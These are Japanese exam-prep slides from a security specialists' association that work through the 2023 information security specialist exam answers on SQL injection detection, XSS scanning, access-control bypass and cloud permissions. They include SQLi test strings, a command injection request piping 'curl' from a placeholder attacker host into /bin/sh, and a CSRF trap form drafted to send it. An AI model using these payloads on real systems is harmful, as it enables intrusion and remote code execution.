- LIKE 'manual' and 'a'='b' ;【文字列「manual」ヒットも論理的に偽】
- LIKE 'xyz'' ;【構文エラーの場合，0件という扱い】
- LIKE 'xyz' and 'a'='a' ;【検索可能だが文字列「xyz」ない】
- LIKE 'xyz' and 'a'='b' ;【文字列「xyz」ない上に論理的に偽】

「B社の診断では，keyword=manual［　a　］とkeyword=manual［　b　］の検索結果を比較してSQLインジェクションを検出できたが，Zさんの診断ではSQLインジェクションを検出できなかった。」
B社のY氏：「SQLインジェクションについては，**keywordの値が文字列として扱われる仕様**となっており，**SQLの構文エラーが発生するような文字列を送ると検索結果が0件で返ってくる**ようです。」

【Q】表3中及び本文中の［　a　］，［　b　］に入れる適切な字句を，解答群の中から選び，記号で答えよ。
ア　''　　イ　' and 'a'='a　　ウ　' and 'a'='b　　エ　and 1=0　　オ　and 1=1

【A】【a】「イ（' and 'a'='a）」，【b】「ウ（' and 'a'='b）」

エとオは，なぜバツ？
→ 次のスライドで考察。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

不正解の選択肢，エとオについて

JP-RISSA 情報処理安全確保支援士会

空欄【a】に「エ（and 1=0）」，【b】に「オ（and 1=1）」をあてはめた場合

SQLインジェクションだと診断された「診断で，**ツールVが送ったパラメータと検索結果の件数を表3に示す。**なお，トピック検索の画面で**検索条件として入力した値は，パラメータkeywordに格納される。**」

【B社の例で，続けて書くと】
【a】keyword＝「manualand 1=0」
【b】keyword＝「manualand 1=1」

【Zさんの例で，続けて書くと】
【a】keyword＝「xyzand 1=0」
【b】keyword＝「xyzand 1=1」

表３　ツール V が送ったパラメータと検索結果の件数（抜粋）

診断者	送ったパラメータ	検索結果の件数
B 社	keyword=manual	10 件
	keyword=manual’	0 件
	keyword=manual a and 1=0	10 件
	keyword=manual b and 1=1	0 件
Z さん	keyword=xyz	0 件
	keyword=xyz’	0 件
	keyword=xyz a and 1=0	0 件
	keyword=xyz b and 1=1	0 件

注記１　B 社はパラメータ keyword の初期値を manual としている。
注記２　Z さんはパラメータ keyword の初期値を xyz としている。

文字列「manual」は10行，存在する

文字列「xyz」はそもそも存在しない

「SELECT 列名 FROM テーブル名 WHERE どこかの列名 LIKE '?' ;」
上記 LIKE句の？部分に各keywordの文字列を代入すると…

LIKE 'manual'' ;【構文エラーの場合，0件という扱い】
LIKE 'manualand 1=0' ;【検索可能ではある】
LIKE 'manualand 1=1' ;【検索可能ではある】
LIKE 'xyz'' ;【構文エラーの場合，0件という扱い】
LIKE 'xyzand 1=0' ;【検索可能ではある】
LIKE 'xyzand 1=1' ;【検索可能ではある】

表3の下（地の文）に書かれた表現と整合するか，を考えてみます。
「B社の診断では，」この二つの「検索結果を比較してSQLインジェクションを検出」した，ということですか？
この二つ，そもそもSQLiをやってるように見えません。…という国語的な攻略法でも，選択肢エとオはバツ。

「B社の診断では，keyword=manual［　a　］とkeyword=manual［　b　］の検索結果を比較してSQLインジェクションを検出できたが，Zさんの診断ではSQLインジェクションを検出できなかった。」
B社のY氏（RISS）：「SQLインジェクションについては，**keywordの値が文字列として扱われる仕様**となっており，**SQLの構文エラーが発生するような文字列を送ると検索結果が0件で返ってくる**ようです。」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問1 その③

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問1設問2（4）

話の流れ上，少し飛ばしたこの設問を先に。

SQLインジェクションだと診断された「診断で，**ツールVが送ったパラメータと検索結果の件数を表3に示す。**なお，トピック検索の画面で**検索条件として入力した値は，パラメータkeywordに格納される。**」

表3　ツールVが送ったパラメータと検索結果の件数（抜粋）

診断者	送ったパラメータ	検索結果の件数
B社	keyword=manual	10件
	keyword=manual’	0件
	keyword=manual a ' and 'a'='a	10件
	keyword=manual b ' and 'a'='b	0件
Zさん	keyword=xyz	0件
	keyword=xyz’	0件
	keyword=xyz a ' and 'a'='a	0件
	keyword=xyz b ' and 'a'='b	0件

注記1　B社はパラメータkeywordの初期値をmanualとしている。
注記2　Zさんはパラメータkeywordの初期値をxyzとしている。

文字列「manual」は10行，存在する

文字列「xyz」はそもそも存在しない

「SELECT 列名 FROM テーブル名 WHERE どこかの列名 LIKE '?' ;」
上記 LIKE句の？部分に各keywordの文字列を代入すると…

- LIKE 'manual'' ;【構文エラーの場合，0件という扱い】
- LIKE 'manual' and 'a'='a' ;【検索可能で，文字列「manual」ヒット】
- LIKE 'manual' and 'a'='b' ;【文字列「manual」ヒットも論理的に偽】
- LIKE 'xyz'' ;【構文エラーの場合，0件という扱い】
- LIKE 'xyz' and 'a'='a' ;【検索可能だが文字列「xyz」ない】
- LIKE 'xyz' and 'a'='b' ;【文字列「xyz」ない上に論理的に偽】

【適切に検出できた B社】
【a】keyword＝「manual' and 'a'='a」
【b】keyword＝「manual' and 'a'='b」

【検出できなかった Zさん】
【a】keyword＝「xyz' and 'a'='a」
【b】keyword＝「xyz' and 'a'='b」

「B社の診断では（略）SQLインジェクションを検出できたが，Zさんの診断では（略）検出できなかった。」
Y氏：「SQLインジェクションについては，**keywordの値が文字列として扱われる仕様**となっており，**SQLの構文エラーが発生するような文字列を送ると検索結果が0件で返ってくる**ようです。そこで，**③keywordの初期値としてSQLインジェクションを検出できる“manual”のような値を設定する**必要がありました。」

【Q】本文中の下線③について，keywordの初期値をどのような値に設定する必要があるか。初期値が満たすべき条件を，40字以内で具体的に答えよ。

【A】「トピック検索結果の画面での検索結果の件数が1以上になる値（28字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問1 その④

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問1設問2（2），設問2（3）

(2-3) 診断対象 URL の拡張機能：診断対象 URL ごとに設定できる。本機能を設定すると，診断対象 URL の応答だけでなく，別の URL の応答も判定対象になる。本機能を設定するには，診断対象 URL の拡張機能設定画面を開き，拡張機能設定に，判定対象に含める URL を登録する。

図1　ツールVの仕様（抜粋）（村山注：更に抜粋）




図2　サイトMの画面遷移（抜粋）




図3　サイトMのアンケート入力1からの画面遷移

「検出できなかった脆弱性は，アンケート入力1の画面での入力値に起因するクロスサイトスクリプティング（以下，クロスサイトスクリプティングを**XSS**という）と（略）であった。」

どうすれば検出できるのかについてのY氏の発言は，**「アンケート入力1」で「入力したスクリプトが二つ先の画面でエスケープ処理されずに出力**されていました。**XSSの検出には，ツールVにおいて図1中の［　c　］の②設定が必要**でした。」等。

【Q1】本文中の［　c　］に入れる適切な機能を，図1中の（1-1）～（8-1）から選び答えよ。

【A1】「（2-3）」

「設問2（2）は，正答率が低かった。“入力したスクリプトが二つ先の画面でエスケープ処理されずに出力”という具体的な事象に着目して，ツールVの設定を行う必要があった。脆弱性診断に使用するツールやマニュアルを正確に理解することは基本的なことである。脆弱性がある場合のWebアプリケーションの動き及びツールでの脆弱性を検知する方法も踏まえて，脆弱性診断を行ってほしい。」（『採点講評』より）

【Q2】本文中の下線②について，どのような設定が必要か。設定の内容を，図2中の画面名を用いて60字以内で答えよ。

【A2】「アンケート入力1からアンケート入力2に遷移するURLの拡張機能に，アンケート確認のURLを登録する。（50字）」

「設問2（3）は，正答率が低かった。診断対象URL自体を誤って解答した受験者が多かった。拡張機能を用いると，診断対象URLの応答だけでなく，別のURLの応答も判定対象になる。データを入力する画面のURLとそのデータが出力される画面のURLが異なるということに着目してほしい。」（『採点講評』より）

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問1 その⑤

R05春SC午後Ⅱ問1設問3（1）

(2-1) 診断対象URLの自動登録機能：探査を開始するURLを指定すると，自動探査によって，指定されたURLの画面に含まれるリンク，フォームの送信先などをたどり，診断対象URLを自動的に登録していく。診断対象URLにひも付くパラメータ[1]とその初期値も自動的に登録される。

図1　ツールVの仕様（抜粋）（村山注：更に抜粋）

自動登録機能の特徴
・登録に作業者の工数がほぼ不要である。
・常に一定の品質で登録できる。
・Web サイトによっては，登録が漏れる場合がある。例えば，遷移先の URL が JavaScript などで動的に生成されるような場合である。
・必須入力項目に適切な値を入力できず，正常に遷移できないことがある。


正解「ウ」背景

正解「エ」背景

表2　診断対象URLの自動登録機能及び手動登録機能の特徴（村山注：抜粋）

なか2.8ページの距離

下記上の「注記4」



注記4　よくある質問検索の画面で検索する際に，次の画面に遷移するURLがJavaScriptで動的に生成される。

注2)　新規会員登録の申込み時に電子メールで送付された登録URLにアクセスすると表示される。

図4　サイトNの画面遷移（抜粋）（村山注：更に抜粋）

「Zさんは，アカウントの設定を行った後，**④探査を開始するURLに図4のトップページを指定してツールVの診断対象URLの自動登録機能を使用したが，一部のURLは登録されなかった**。その後，登録されなかったURLを手動で登録した。」

【Q】本文中の下線④について，URLが登録されなかった画面名を，解答群の中から全て選び，記号で答えよ。

ア　会員情報変更入力　　イ　キャンペーン申込み　　ウ　検索結果　　エ　新規会員情報入力

【A】「ウ，エ」（注：「検索結果」画面と「新規会員情報入力」画面）

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問1 その⑥

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問1設問3（2）

(3-1) 拒否回避機能：特定のパラメータが同じ値であるリクエストを複数回送信すると拒否されてしまう診断対象 URL については，URL ごとに本機能を設定することで，拒否を回避できる。

図1　ツールVの仕様（抜粋）（村山注：更に抜粋）

注 1) パスワードを連続 5 回間違えるとアカウントがロックされる。ログイン時に発行されるセッション ID である JSESSIONID は cookie に保持される。ログイン後しばらくアクセスしないとセッション ID は破棄され，再度ログインが必要になる。

注記 1 一つのキャンペーンに対して，会員 N は 1 回だけ申込みできる。

「会員N」：サイトN（会員サイト）の会員




図4　サイトNの画面遷移（抜粋）（村山注：更に抜粋）

（村山注：実際の問題冊子では「注 1) 」よりも上に「注記1」が掲載されます。）

Y氏から受けた指摘は，「具体的には，**⑤特定のパラメータが同じ値であるリクエストを複数回送信するとエラーになり，遷移できない箇所があることに注意せよ**とのことであった。**適切な診断を行うために，ツールVの拒否回避機能を設定して診断を実施**した。」

この診断によって，設問4の「XSS」，設問5の「アクセス制御の回避」が見つかる，という話の展開。

【Q】本文中の下線⑤について，該当する画面遷移とエラーになってしまう理由を2組み挙げ，画面遷移は図4中の（A）～（E）から選び，理由は40字以内で答えよ。

【A】【画面遷移①】「（A）」，【理由①】「同じアカウントで連続5回パスワードを間違えるとアカウントがロックされるから（37字）」
【画面遷移②】「（C）」，【理由②】「キャンペーンは1会員に付き1回しか申込みできないから（26字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問1 その⑦

JP-RISSA 情報処理安全確保支援士会


「設問4（2）は，正答率が低かった。XSSを悪用した攻撃の手口は，様々あり，大きな被害にもつながり得る。対策を考える際にも必要な知識となるので，よく理解してほしい。」（『採点講評』より）

R05春SC午後Ⅱ問1設問4（1），設問4（2）

図4 注1) より，「ログイン時に発行されるセッションIDであるJSESSIONIDはcookieに保持される。」

「XSSの脆弱性は，複数の画面で検出された。（注：「サイトNの開発部門」である）開発部Nから，**“cookieにHttpOnly属性が付いていると，［　d　］が禁止される。**そのため，cookieが漏えいすることはなく，修正は不要である。”という回答があった。Zさんは，この回答を受けてY氏に相談し，**“XSSを悪用してもcookieを盗めないのは確かである。しかし，⑥XSSを悪用してcookie以外の情報を盗む攻撃があるので，修正が必要である。”**と開発部Nに伝えた。」

そんな時には「徳丸本」



◆ HttpOnly属性
「HttpOnly属性をつけたクッキーはJavaScriptから参照できなくなります。セッションIDをJavaScriptから参照する意味はないので、HttpOnly属性は通常つけることにするとよいでしょう。」
引用：徳丸浩『体系的に学ぶ 安全なWebアプリケーションの作り方 第2版』（SBクリエイティブ[2018]p.267）

R04秋 SC午後Ⅰ問1 その⑤

XSSによるフォーム画面の改変は，「徳丸本」p126-129が詳しい。

R04秋SC午後Ⅰ問1設問3（1）

J社のロボット掃除機「製品R」は，「製品RがもつWebアプリケーションプログラム（以下，WebアプリRという）経由で掃除エリアを設定する機能や掃除履歴を確認する機能を搭載する」。また，製品Rがもつ「IPアドレス設定機能」は，「製品Rに新しいIPアドレスを設定する。POSTメソッドによる入力だけを受け付ける」。

〔脆弱性B〕
製品Rの「IPアドレス設定機能には，（注：WebアプリRに）ログイン済みの利用者が攻撃者によって設置された罠サイトにアクセスし，利用者が意図せずに悪意のあるリクエストをWebアプリRに送信させられた場合に，WebアプリRがそのリクエストを受け付けて処理してしまう脆弱性がある」

攻撃者が，Webアプリ R にログイン済みの利用者を罠サイトに誘い，③図 6 の攻撃リクエストを送信させると，脆弱性 B が悪用され，その後，脆弱性 A が悪用されます。この結果，製品 R は攻撃者のファイルをダウンロードし，実行します。

```
POST /setvalue HTTP/1.1
Host: 192.168.1.100
（中略）

ipaddress=192.168.1.101&netmask=255.255.255.0";curl  http://△△△.com  |  /bin/sh
-;"&defaultgw=192.168.1.1 1) 2)
```

注1) “http://△△△.com”は，攻撃者のファイルをダウンロードさせるための URL である。
2) URL デコード済みである。

図 6　攻撃リクエスト

【Q】本文中の下線③について，罠サイトではどのような仕組みを使って利用者に脆弱性Bを悪用する攻撃リクエストを送信させることができるか。仕組みを50字以内で具体的に答えよ。

【A】「攻撃リクエストをPOSTメソッドで送信させるスクリプトを含むページを表示させる仕組み（42字）」

多分，次ページのようなスクリプト

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

28

【参考】半年前のスライド

その⑥

JP-RISSA 情報処理安全確保支援士会

左図の左，多分こんな入力フォーム【誤記指摘大歓迎】

```
<form action="http://192.168.1.100/setvalue" method="POST">
 <p>IPアドレス<input type="text" name="ipaddress"></p>
 <p>サブネットマスク<input type="text" name="netmask"></p>
 <p>デフォルトゲートウェイ<input type="text" name="defaultgw"></p>
 <p align="right"><input type="submit" value="確認"></p>
</form>
```

攻撃者が誘い込む「罠サイト」に表示させ，促したクリックによって図6の攻撃リクエストを送信させるスクリプト【誤記指摘大歓迎】

```
<form action="http://192.168.1.100/setvalue" method="POST">
 <input type="hidden" name="ipaddress" value="192.168.1.101">
 <input type="hidden" name="netmask" value="255.255.255.0%22%3Bcurl+（略）+%7C+%2Fbin%2Fsh+-%3B%22">
 <input type="hidden" name="defaultgw" value="192.168.1.1">
 <input type="submit" value="提出ここをクリック無自覚に！">
</form>
```

こういう書き方で合っているか。求む，ご意見。

下線部がOSコマンドインジェクション

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

29

【Q1】本文中の［　d　］に入れる適切な字句を，30字以内で答えよ。

【A1】「HTML内のスクリプトからcookieへのアクセス（25字）」

【Q2】本文中の下線⑥について，攻撃の手口を，40字以内で答えよ。

【A2】「偽の入力フォームを表示させ，入力情報を攻撃者サイトに送る手口（30字）」

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問1 その⑧

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問1設問5（1）

「**サイトNの会員**（以下，**会員N**という）**は，幾つかのグループに分けられており，申し込むことができるキャンペーンが会員の所属しているグループによって異なる。**」
図4 注記3より，「**ログインすると，会員Nが所属しているグループを識別するためのgroup_codeというパラメータがリクエストに追加**される。」
Zさんは「**アクセス制御の回避の脆弱性**を（略）検出した。**ある会員Nが⑦アクセス制御を回避するように細工されたリクエストを送ることで，その会員Nが本来閲覧できないはずのキャンペーンへのリンクが表示**され，さらに，リンクをたどってそのキャンペーンに申し込むことが可能であった。」

```
[リクエスト]
POST /campaignSearch HTTP/1.1
Host: site-n.▲▲▲▲.jp
Cookie: JSESSIONID=KCRQ88ERH2G8MGT319E5OSMOAJFDIVEM

group_code=0001&keyword=new

[レスポンス]
<html>
 （省略）
<h1>申込み可能キャンペーン</h1>
<a href="/a_campaign1">1 A社キャンペーン1</a>
<a href="/a_campaign2">2 A社キャンペーン2</a>

<h1>注意事項</h1>
 （省略）
```

「group_code」ありだと，検索結果は2件に絞られる。

2件（適切な絞り込み）

注記1　リクエストヘッダ部分は，設問に必要なものだけ記載している。
注記2　レスポンスは，レスポンスボディから記載している。

図5　正常なリクエストとそのレスポンス

問題冊子のページをまたぐ見比べが必要

```
[リクエスト]
POST /campaignSearch HTTP/1.1
Host: site-n.▲▲▲▲.jp
Cookie: JSESSIONID=KCRQ88ERH2G8MGT319E5OSMOAJFDIVEM

keyword=new

[レスポンス]
<html>
 （省略）
<h1>申込み可能キャンペーン</h1>
<a href="/a_campaign1">1 A社キャンペーン1</a>
<a href="/a_campaign2">2 A社キャンペーン2</a>
<a href="/b_campaign1">3 B社キャンペーン1</a>
<a href="/c_campaign1">4 C社キャンペーン1</a>
 （省略）
<a href="/z_campaign2">30 Z社キャンペーン2</a>

<h1>注意事項</h1>
 （省略）
```

「group_code」なしだと，登録された全件が出力される。

なんでか全件でてる

注記1　リクエストヘッダ部分は，設問に必要なものだけ記載している。
注記2　レスポンスは，レスポンスボディから記載している。

図6　脆弱性を検出するのに使ったリクエストとそのレスポンス

【Q】本文中の下線⑦について，リクエストの内容を，30字以内で具体的に答えよ。

【A】「group_codeが削除されているリクエスト（23字）」

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問1 その⑨

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問1設問5（2）

「**サイトNの会員**（以下，**会員N**という）**は，幾つかのグループに分けられており，申し込むことができるキャンペーンが会員の所属しているグループによって異なる。**」
図4 注記3より，「**ログインすると，会員Nが所属しているグループを識別するためのgroup_codeというパラメータがリクエストに追加**される。」

ひとつ前のスライドからは，この一文を追加しました。

図4 注1) より，「**ログイン時に発行されるセッションIDであるJSESSIONIDはcookieに保持**される。」
Zさんは「**アクセス制御の回避の脆弱性**を（略）検出した。**ある会員Nが⑦アクセス制御を回避するように細工されたリクエストを送ることで，その会員Nが本来閲覧できないはずのキャンペーンへのリンクが表示**され，さらに，リンクをたどってそのキャンペーンに申し込むことが可能であった。」

「開発部Nは，**サイトNへ送られてきたリクエスト中の［　e　］から，ログインしている会員Nを特定し，その会員Nが所属しているグループが［　f　］の値と一致するかを検証する**ように，ソースコードを修正することにした。」

```
[リクエスト]
POST /campaignSearch HTTP/1.1
Host: site-n.▲▲▲▲.jp
Cookie: JSESSIONID=KCRQ88ERH2G8MGT319E50SMOAJFDIVEM

group_code=0001&keyword=new

[レスポンス]
<html>
 （省略）
<h1>申込み可能キャンペーン</h1>
<a href="/a_campaign1">1 A社キャンペーン1</a>
<a href="/a_campaign2">2 A社キャンペーン2</a>

<h1>注意事項</h1>
 （省略）
```

「JSESSIONID」

「group_code」に頼り過ぎていたのが問題だった。

注記1　リクエストヘッダ部分は，設問に必要なものだけ記載している。
注記2　レスポンスは，レスポンスボディから記載している。

図5　正常なリクエストとそのレスポンス

【Q】本文中の［　e　］，［　f　］に入れる適切なパラメータ名を，図5中から選び，それぞれ15字以内で答えよ。

【A】【e】「JSESSIONID（10字）」，【f】「group_code（10字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問1 その⑩

JP-RISSA 情報処理安全確保支援士会

- 話が変わり設問6は“管理策”の出題，国語力の勝負。

R05春SC午後Ⅱ問1設問6（1）

要・読解力。この効率化をしているのは「A社及びグループ各社」ではなく，「A社」だけ。

（問題冊子p2上方）「**A社及びグループ各社**には，様々なWebサイトがある。**A社では，資産管理システムを利用し，IT資産の管理を効率化**している。**Webサイトの立上げ時は，資産管理システムへのWebサイトの概要**，システム構成，IPアドレス，担当者**などの登録申請が必要**である。」

（問題冊子p8中程）**A社の「Zさんは**，診断対象URL，アカウントなど，**診断に必要な情報を**（注：**A社グループである**）**K社に確認した**。しかし，**サイトNについては診断に必要な情報が一元管理されていなかったので，確認の回答までに1週間掛かった**。診断開始までに要する時間が課題として残った。」

（問題冊子p10下方）**Zさんは**「二つの課題（注：あとの一つは次のスライド）についての**対策を検討し，グループ各社から同意を得た上で，A社グループの診断手順を完成させた**。」

【Q】診断開始までに要する時間の課題について，A社で取り入れている管理策を参考にした対策を，40字以内で具体的に答えよ。

【A】「グループ各社で資産管理システムを導入し，Webサイトの情報を管理する。（35字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問1 その⑪

JP-RISSA
情報処理安全確保支援士会

R05春SC午後Ⅱ問1設問6（2）

（問題冊子p2下方）**A社**では，「**グループ各社の一部のWebサイトに対する診断をA社グループ内で実施できるようにするための内製化推進プロジェクト**（略）を立ち上げた。」

（問題冊子p7中程）**A社セキュリティ推進部のZさんは**診断手順案について，「“（略）診断結果の報告内容における**脆弱性の内容，リスク及び対策について，**（注：**グループ各社の**）**開発者が**（注：**セキュリティ専門業者の**）**B社に直接問い合わせる。”という案にした。**なお，**B社のサポート費用は，問合せ件数に比例するチケット制**である。グループ各社がB社とサポート契約を結ぶが，**費用は，当面A社がまとめて支払い，後日グループ各社と精算する。**」

（問題冊子p10下方）**A社グループであるK 社の**「**開発部Nは**，B社の支援によって対応を終えることができたが，**B社へ頻繁に問い合わせることになった結果，B社のサポート費用が高額になった。**サポート費用をどう抑えるかが課題として残った。」

【Q】B社のサポート費用の課題について，B社に対して同じ問合せを行わず，問合せ件数を削減するために，A社グループではどのような対策を実施すべきか。セキュアコーディング規約の必須化や開発者への教育以外で，実施すべき対策を，50字以内で具体的に答えよ。

【A】「B社への問合せ窓口をA社の診断部門に設置し，窓口が蓄積した情報をA社グループ内で共有する。（45字）」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

午後Ⅱ 問2

Webサイトのクラウドサービスへの移行と機能拡張に関する次の記述を読んで，設問に答えよ。

「**問2**では，Webサイトのクラウドサービスへの移行と機能拡張を題材に，権限設定及び認可に関連するセキュリティ対策について出題した。全体として正答率は平均的であった。」（『採点講評』より）

- 出題趣旨（『解答例』より）
  - 近年，クラウドサービスへの移行が加速する中で，セキュリティについてオンプレミスとは異なる知見が求められている。また，外部サービスとの連携が増加しているが，セキュアではない設定がされるケースも散見される。
  - 本問では，Webサイトのクラウドサービスへの移行と機能拡張を題材として，自社システムからクラウドサービスへの移行時及び移行後におけるセキュリティに関わる設定と，外部サービスと連携する際の認可，権限設定についての分析能力を問う。

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問2 その①

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問2設問1

ブログサービス会社の**W社が，自社のデータセンターから「クラウドサービスへの移行時及び移行後に，W社が何を管理，運用する必要があるか**を調べたところ，表2のとおりであった。」

表2　W社が管理，運用する必要のある範囲

プラットフォームの「P」　ソフトウェアの「S」　インフラストラクチャの「I」

構成要素	クラウドサービスの分類 IaaS	PaaS	SaaS
ハードウェア，ネットワーク	×	×	×
OS，ミドルウェア	a ○	b ×	c ×
アプリ	d ○	e ○	f ×
アプリに登録されたデータ	g ○	h ○	i ○

注記　“○”はW社が管理，運用する必要があるものを示し，“×”は必要がないものを示す。

問38　JIS X 9401:2016（情報技術－クラウドコンピューティング－概要及び用語）の定義によるクラウドサービス区分において，パブリッククラウドのクラウドサービスカスタマのシステム管理者が，仮想サーバのゲスト OS に対するセキュリティパッチの管理と適用を実施可か実施不可かの組合せのうち，適切なものはどれか。

	IaaS	PaaS	SaaS
ア	実施可	実施可	実施不可
イ	実施可	実施不可	実施不可
ウ	実施不可	実施可	実施不可
エ	実施不可	実施不可	実施可

【参考】
H30秋AP午前問38

【Q】表2中の［　a　］～［　i　］に入れる適切な内容を，“○”又は“×”から選び答えよ。

【A】
【a】「○」，【b】「×」，【c】「×」，
【d】「○」，【e】「○」，【f】「×」，
【g】「○」，【h】「○」，【i】「○」

TLP：WHITE

Copyright © 2023 JP-RISSA All Rights Reserved.

R05春 SC午後Ⅱ問2 その②-1

JP-RISSA 情報処理安全確保支援士会

R05春SC午後Ⅱ問2設問2（1）

表の載録順は問題冊子と変えています。右の「表6」を，次スライドの各表を踏まえて読み解かせる出題です。

L社のクラウドサービスに移行する際，W社は，運用委託先の「D社に付与する権限が必要最小限となるように，表7に示すD社向けの権限のセットを作成した。」

表7　D社向けの権限のセット（抜粋）

クラウドサービス名	D社に付与する権限
仮想マシンサービス	j
DB サービス	k
オブジェクトストレージサービス	一覧の閲覧権限，閲覧権限，編集権限
モニタリングサービス	l

表6　L社の各クラウドサービスにおける権限ごとに可能な操作（抜粋）

クラウドサービス名	一覧の閲覧権限	閲覧権限	編集権限
仮想マシンサービス	仮想マシン一覧の閲覧 該当（空欄j）	仮想マシンに割り当てたファイルシステム上のファイルの閲覧	・仮想マシンの起動，停止，削除 ・仮想マシンへのファイルシステムの割当て ・仮想マシンに割り当てたファイルシステム上のファイルの作成，編集，削除 ・仮想マシンの性能の指定
DB サービス	スキーマ一覧及びテーブル一覧の閲覧 非該当（空欄k）	テーブルに含まれるデータの閲覧	・テーブルの作成，編集，削除 ・テーブルに含まれるデータの追加，編集，削除
ブロックストレージサービス	生成したストレージ一覧の閲覧	ストレージの使用済み容量の閲覧	・ストレージの生成 ・指定
オブジェクトストレージサービス	オブジェクト一覧の閲覧 該当（空欄l）	オブジェクトの閲 該当（空欄l）	・オブジェクトの作成，編集，削除 ・オブジェクトのダウンロード
モニタリングサービス	監視している性能指標一覧の閲覧	過去から現在までの性能指標の値の閲覧	・監視する性能指標の追加，削除

D社による「日記サービス」のログ取得は，この操作で行います。

